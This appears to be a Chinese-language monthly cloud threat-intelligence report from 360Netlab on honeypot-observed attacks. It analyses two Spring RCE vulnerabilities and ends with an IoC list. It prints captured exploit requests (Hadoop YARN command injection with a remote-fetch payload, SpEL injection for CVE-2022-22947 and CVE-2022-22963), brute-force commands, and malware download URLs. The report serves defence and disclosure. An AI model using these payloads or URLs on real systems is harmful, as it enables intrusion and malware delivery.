公有云威胁情报

公有云网络安全威胁情报（202203）

360Netlab
Apr 19, 2022 • 11 min read

概述


本文聚焦于云上重点资产的扫描攻击、云服务器总体攻击情况分析、热门漏洞及恶意程序的攻击威胁。

- 360高级威胁狩猎蜜罐系统发现全球12万个云服务器IP，进行网络扫描、漏洞攻击、传播恶意软件等行为。其中包括国内156家单位的服务器IP，涉及大型央企、政府机关等行业。
- Spring厂商连续公开3个关键漏洞，CVE-2022-22947、CVE-2022-22963、CVE-2022-22965，本文将对前两个漏洞进行细节分析，第三个漏洞细节点此查看。
- 本月共记录威胁攻击8亿次有余（其中包括漏洞攻击7.4亿余次、传播恶意软件超5500万次），新增IoC累计68万余个，其中针对IoT设备的漏洞攻击呈上升趋势。


云上重点资产扫描攻击

三月份，我们共监测到全国156个公有云重点资产存在异常扫描及攻击行为。


随着业务不断上云，发生在公有云平台上的网络安全事件和威胁数量居高不下，国内重点行业包括但不限于我国的科研机构、大型企业、政府及事业单位成为攻击者的重点攻击对象，合计攻击源156个。



根据所属云服务商来源，我们发现我国重点IP的云服务商以阿里云使用为主，其次为腾讯云。



从漏洞利用的角度来看，攻击者主要通过SSH暴力破解、Gitlab远程命令执行漏洞、Redis远程命令执行的漏洞攻击方式对我国公有云重点IP进行攻击。



下表为其中部分案例：

IP地址	云服务商	单位名称	所属行业	IP所在省份	漏洞利用	扫描协议
101.201.**	阿里云	***局集团	大型央企	北京	微软永恒之蓝漏洞	SMB
39.101.**	阿里云	***联络处	政府机关	北京	Telnet暴力破解	Telnet,HTTP
118.89.**	腾讯云	***办公室	政府机关	上海	Apache Tomcat暴力破解,ThinkPHP漏洞, Hadoop YARN ResourceManager未授权访问漏洞等	HTTP,Redis

案例1：位于北京的IP地址为39.101.*.* 的阿里云服务器，属于***联络处，访问对应域名可进入该单位**平台，其IP在3月上旬对蜜罐节点存在Telnet暴力破解行为：

```
telnetadmin
telnetadmin
enable
system
shell
sh
/bin/busybox IZ1H9
```

案例2：位于上海的IP地址为118.89.*.*的腾讯云IP属于***办公室，该IP有Apache Tomcat暴力破解,ThinkPHP漏洞, Hadoop YARN ResourceManager未授权访问漏洞等5个漏洞利用或暴力破解的恶意行为，并传播了TrojanDownloader类的恶意软件，以Hadoop YARN ResourceManager未授权访问漏洞为例，攻击Payload如下所示：

```
POST /ws/v1/cluster/apps HTTP/1.1
Host: {target}:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox
Content-Length: 3742
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Accept-Encoding: gzip
Connection: close

{
    "application-id": "application_1526990652950_72948",
    "application-name": "i24jndw5",
        "am-container-spec": { "commands": { "command": "echo Yz1odHRwOi8vMTk0LjE0NS4
    "application-type": "YARN"
}
```

热门漏洞攻击

> *2022年3月1日，Spring厂商发布高危漏洞CVE-2022-22947，可能使其应用程序受到代码注入攻击。同月24日再次公开漏洞CVE-2022-22963，该漏洞影响JDK 9+上的SpringMV及WebFlux应用程序，我们发现攻击者正在利用该漏洞传播恶意软件。*

（1）Spring Cloud Gateway 远程代码执行漏洞(CVE-2022-22947)

漏洞信息

- 影响范围：Spring Cloud Gateway 3.1.0、3.0.0-3.0.6及不受支持的旧版本
- CVE编号：CVE-2022-22947
- 披露日期：2022.03.01
- CVSS 3.0评分：10.0

- 影响设备量级：千万级

下图为该漏洞的攻击源IP与会话数量趋势，我们发现攻击者IP的数量和攻击者尝试利用该漏洞的次数呈现上升趋势。

漏洞详情及补救措施点此查看，以下是该漏洞的技术细节分析。

[漏洞补丁]

在spring-cloud-gateway-server/src/main/java/org/springframework/cloud/gateway/support/ShortcutConfigurable.java中，将getValue函数中的StandardEvaluationContext替换为GatewayEvaluationContext修复SpEL表达式注入：

[漏洞分析]

查看函数getValue的调用，在RouteDefinitionLocator函数中，根据RouteDefinition提取GatewayFilter：

根据官方文档，通过Actuator API可创建路由：

定位Actuator的控制器AbstractGatewayControllerEndpoint，根据RouteDefinition解析数据：

设置断点，发送蜜罐系统捕获的payload数据：

```
POST /actuator/gateway/routes/hacktest HTTP/1.1
Host: 127.0.0.1:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Connection: close
Content-Type: application/json
Content-Length: 329

{
  "id": "hacktest",
  "filters": [{
    "name": "AddResponseHeader",
    "args": {
      "name": "Result",
      "value": "#{new String(T(org.springframework.util.StreamUtils).copyToByteArray(
    }
  }],
  "uri": "http://example.com"
}
```

validateRouteDefinition函数调用isAvailable函数对name进行校验：

动态调试有以下name符合条件：

路由创建成功后，发送蜜罐系统捕获的refresh：

```
POST /actuator/gateway/refresh HTTP/1.1
Host: 127.0.0.1:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

成功触发表达式解析：

（2）Spring Cloud Function SpEL表达式远程代码执行漏洞(CVE-2022-22963)

漏洞信息

- 影响版本：3.0.0.RELEASE <= Spring Cloud Function <= 3.2.2
- CVE编号：CVE-2022-22963
- 披露日期：2022.03.24
- CVSS3.0评分：9.8
- 影响设备量级：万级

自24日漏洞公布后，已有攻击者尝试利用此漏洞进行恶意软件传播，如下图所示。

漏洞详情及补救措施点此查看，以下是该漏洞的技术细节分析。

[漏洞补丁]

在functionFromExpression新增bool类型参数isViaHeader：

通过isViaHeader 判断，当请求数据的header头存在spring.cloud.function.routing-expression头时，调用SimpleEvaluationContext函数处理，SimpleEvaluationContext 针对不需要SpEL语言语法的全部范围且受到有意限制的表达式类别, SpEL无法调用Java类对象、引用bean, 从而修复SPEL表达式注入漏洞。

[漏洞分析]

通过RoutingFunction发现位于FunctionWebRequestProcessingHelper的可疑调用：

根据FunctionWebRequestProcessingHelper.processRequest调用情况发现，FunctionController接口的post请求存在调用：

设置断点，发送蜜罐系统捕获的payload数据：

```
POST /functionRouter HTTP/1.1
Host: 127.0.0.1:8080
spring.cloud.function.routing-expression: T(java.lang.Runtime).getRuntime().exec("ca
Content-Type: application/x-www-form-urlencoded
Content-Length: 4

test
```

在FunctionWebRequestProcessingHelper.processRequest()函数处理中，判断request对应的function为RoutingFunction类型时，将进入RoutingFunction.apply()处理：

RoutingFunction.apply调用route函数，route函数从Header提取spring.cloud.function.routing-expression，然后调用functionFromExpression函数处理：

functionFromExpression函数未对request做任何过滤，调用expression.getvalue()函数，存在SpEL表达式解析漏洞：

云服务器攻击总体情况

> *三月份共监测到全球超12余万个云服务器（源IP）异常访问蜜罐节点并与之交互，其中3万多个IP发生漏洞扫描和攻击行为，超7000个IP发生恶意软件传播行为，近2万个IP发生密码爆破攻击行为。*

三月份我们通过对全球公有云服务器的监测，共捕获云服务器威胁攻击事件近6200万次，其中包括漏洞攻击4700余万次（涉及3万多个云服务器），漏洞攻击事件共涉及1118个漏洞、传播恶意软件近1400万次（涉及7000多个云服务器）。

攻击态势主要聚焦在针对Web应用和数据库的攻击、僵尸网络攻击等，攻击方式主要为暴力破解、远程命令/代码执行等，其中需要关注的是针对IoT设备的漏洞攻击逐步呈上升趋势，我们捕获到针对IoT攻击的攻击源数量超3000个，尝试攻击的会话数超200余万次。

全球云服务器的三月数据中，捕获超2000个，日均传播次数超16万余次，涉及恶意程序家族38个，其中按样本捕获量以Mirai家族及其变种为首，按传播次数排名前三位的为CoinMiner、Mirai、Rootkit家族。

其中国内云服务器，捕获恶意程序样本数量超400余个，日均传播次数10万余次，涉及恶意程序家族近30个，其中按样本捕获量以CoinMiner家族及其变种为首，按传播次数排名前三位的为CoinMiner、Rootkit、TrojanDownloader家族。

从云服务商的情况来看，本月数量前5的云服务商是腾讯云、DigitalOcean、阿里云、亚马逊AWS和微软Azure。

从漏洞攻击针对的厂商、产品分析，各类漏洞攻击的IP数量较二月有大幅度提升，尤其专注于对Redis、Docker等设备的重点攻击。

从恶意软件传播情况分析，恶意挖矿类（CoinMiner）传播次数最多，木马下载器（TrojanDownloader）的传播源IP数量最多，超过5500个。

oracle.zzhreceive.top和bbq.zzhreceive.top是被最多IP使用的下载服务器。

在密码爆破攻击方面，81.3%的云服务器IP集中在SSH协议的暴力破解上，其次是Telnet协议，占比8.8%。腾讯云和DigitalCloud是暴力破解攻击源IP最多的云服务商，3月份分别有4700+和4300+个攻击源IP。在暴力破解会话数方面，DigitalCloud遥遥领先，有多达3052万次暴力破解会话。

联系我们

感兴趣的读者，可以在 twitter 或者通过邮件**netlab[at]360.cn**联系我们。

IoC List

URL:

```
http://14.1.98.226:8880/7z
http://51.81.133.90/NWWW.6
http://51.81.133.90/qweasd
http://14.1.98.226:8880/ff.elf
```

md5:

```
b9bcb150c1449dcc6a69ff1916a115ce
8c47779d3ad0e925461b4fbf7d3a139d
392f13b090f54438b3212005226e5d52
24afae2eee766cbabf8142ef076ce1
```


公有云威胁情报

公有云网络安全威胁情报（202204）

Botnet

Fodcha, a new DDos botnet

公有云网络安全威胁情报(202204)

公有云网络安全威胁情报(202202)

公有云网络安全威胁情报(202201)

See all 6 posts →

概述 本文聚焦于云上重点资产的扫描攻击、云服务器总体攻击情况分析、热门漏洞及恶意程序的攻击威胁。 * 360高级威胁狩猎蜜罐系统发现全球9.2万个云服务器IP进行网络扫描、漏洞攻击、传播恶意软件等行为。其中包括国内39家单位所属的云服务资产IP，这些单位涉及政府、医疗、建筑、军工等多个行业。 * 2022年4月，WSO2多个产品和Apache...

May 11, 2022 · 12 min read

Overview Recently, CNCERT and 360netlab worked together and discovered a rapidly spreading DDoS botnet on the Internet. The global infection looks fairly big as just in China there are more than 10,000 daily active bots (IPs) and alsomore than 100 DDoS victims beingtargeted on a daily basis. We named

Apr 13, 2022 · 7 min read